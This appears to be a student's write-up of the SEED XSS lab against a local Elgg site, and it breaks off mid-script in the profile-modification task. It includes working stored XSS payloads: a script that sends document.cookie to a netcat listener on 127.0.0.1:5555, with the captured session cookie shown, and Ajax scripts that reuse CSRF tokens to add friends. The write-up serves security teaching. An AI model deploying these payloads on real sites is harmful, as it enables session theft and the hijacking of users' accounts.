

Assignment 8


Name: Varunkumar Pande.

My-Mav: 1001722538.


3.1 Preparation: Getting Familiar with the "HTTP Header Live" tool:

3.2 Task 1: Posting a Malicious Message to Display an Alert Window:

For XSS to be successful we need to find a field where we can insert our malicious script in to the webpage so that once the page is saved with our malicious script it can execute when the page loads. One such field on the "Elgg" website is of the "About me" section which accepts HTML input for formatting, so we insert the given script by selecting the HTML editor as shown below:




Once the profile data is saved, we can see that our alert script executes and we get the following output:



The following data was sent in the POST request to the server:



```
__elgg_token=IMjZn37ES400NWbjulHvwA&
__elgg_ts=1617641990&name=Samy&
description=<p>Hi I am Samy</p> <script>alert("XSS");</script>&
accesslevel[description]=2&
briefdescription=&
accesslevel[briefdescription]=2
&location=&accesslevel[location]=2&
interests=&accesslevel[interests]=2&
skills=&accesslevel[skills]=2&
contactemail=&
accesslevel[contactemail]=2&
phone=&
accesslevel[phone]=2&
mobile=&
accesslevel[mobile]=2&
website=&
accesslevel[website]=2&
twitter=&
accesslevel[twitter]=2&
guid=47
```

The following screenshot represents that the script even executes if we visit Samy's profile from Alice's profile:




3.3 Task 2: Posting a Malicious Message to Display Cookies

Similar to previous task we just update the script to the one given in this task, and once we save the profile information, we can see that the script executes and displays the cookie.



The following is the cookie set by the website for Alice's profile:



3.4 Task 3: Stealing Cookies from the Victim's Machine

Writing the script to send the cookies to localhost:5555.



XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name
Samy

About me [Visual editor](#)

```
<p>Hi I am Samy</p>
<script>document.write("<img src=http://127.0.0.1:5555?c="
+ escape(document.cookie) + ">");
</script>
```

Public ▾

Brief description

Search


[Pin](#) [Alert](#)

 **Samy**

Blogs
Bookmarks
Files
Pages
Wire posts

[Edit avatar](#)
[Edit profile](#)
[Change your settings](#)

Running the netcat(nc) command to listen to TCP packets being sent to localhost:5555 in the verbose mode. As we can see in the below screenshot when we save the profile information, the script gets executed and the cookie is sent to the terminal listening to localhost:5555. The highlighted line below is the cookie set for “Samy”.




help

gg.com/profile/samy

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

 **Samy**
About me
Hi I am Samy


[Edit profile](#)
[Edit avatar](#)

Blogs
Bookmarks

```
/bin/bash
/bin/bash 53x15
[04/05/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 38456)
GET /?c=Elgg%3Dgnv0tna6cg107emea3i7u7a6u4 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```


No friends yet.

The same behaviour can be seen when Alice visits Samy's profile:



Some interesting observations:


Once the cookie is sent the netcat terminal does not return anything hence we can see at the bottom of the browser, that the page is waiting for a response from the link that was embedded in the script (In our case localhost).



Also, once the cookie is sent the netcat terminal stops listening on the set configuration, hence we need to restart the terminal with the same netcat command to start listening again.

3.5 Task 4: Becoming the Victim's Friend

Investigating the actual request that is sent to the server to add Samy as friend. Login as Charlie and send request to add Samy as friend.



<http://www.xsslabelgg.com/action/friends/add?>

friend=47&


__elgg_ts=1617647671&

__elgg_token=CGAgW6FPJ036A9HyqK3xgQ&

__elgg_ts=1617647671&

__elgg_token=CGAgW6FPJ036A9HyqK3xgQ


On observing the above GET request we can see we need to send 3 data in the request parameters the id of friend “__elgg_ts”, “__elgg_token”, “friend”. On viewing the HTML page for more details, I came across the following data that validates the fact, above id of “47” belongs to Samy.




Now we have all the data that we need to construct our malicious code to add Samy as friend whenever someone visits Samy's profile. The following section describes the script used to achieve the required attack.

```
<p>Hi I am Samy</p>
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="+&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

In the below screenshot we can see that when Alice visits Samy's profile, Samy is added as Alice's friend.



Samy is added to Alice's friend list.



Question 1: Explain the purpose of Lines 1 and 2, why are they are needed?

Answer:

The code on lines 1 and 2 are extracting the tokens that are used to avoid cross site request forgery attacks, these tokens are used by the server to validate the request that is sent from the client to the server, so as to prevent forged request being sent to the server. The code on lines 1 and 2 append this information to the end of the Ajax request that is being sent to server inorder to add Samy as friend, similar to the request that we saw in while investigating.


Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Answer:

On pasting the above code in the Text Mode, we can see that the entire script is visible and it does not get parsed as javascript.

XSS Lab Site

- Activity
- Blogs
- Bookmarks
- Files
- Groups
- More »



Add friend

Send a message

Report user

Blogs

Bookmarks

Files

Pages

Samy

About me


```
<p>Hi I am Samy</p>
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/
add?friend=47"+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
Ajax.send();
}
</script>
```


This happens because now the script gets parsed as a string data with “<p>” tag being appended after each statement due to which the script does not get created and thus the attack fails.

```
<p>Hi I am Samy</p>
<br>
<script type="text/javascript">
<br>
window.onload = function () {
<br>
var Ajax=null;
<br>
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
<br>
var token="__elgg_token="+elgg.security.token.__elgg_token;
<br>
//Construct the HTTP request to add Samy as a friend.
<br>
</script>
```

3.6 Task 5: Modifying the Victim's Profile

To Investigate on how the user profile is updated I logged into Samy's profile to get the POST request that was sent from browser to server. The following screenshot shows the request that was captured by “HTTP Header Live”:



The parameters that were sent in the request:

```
__elgg_token=JgGAlUhAguG5usLQYofNZA&__elgg_ts=1617675380&name=Samy&description=&accesslevel[description]=2&briefdescription=samy is my best friend&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=47
```


The URL to which the request was sent:

“http://www.xsslabelgg.com/action/profile/edit ”


Based on above findings and the code given in the task, I created the following script to change the brief description of a user visiting Samy's profile to "samy is my best friend".

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content=token+ts+guid+"&briefdescription=samy is my best
friend&accesslevel[briefdescription]=2"; //FILL IN
var sendurl = "http://www.xsslabelgg.com/action/profile/edit"
var samyGuid=47; //FILL IN
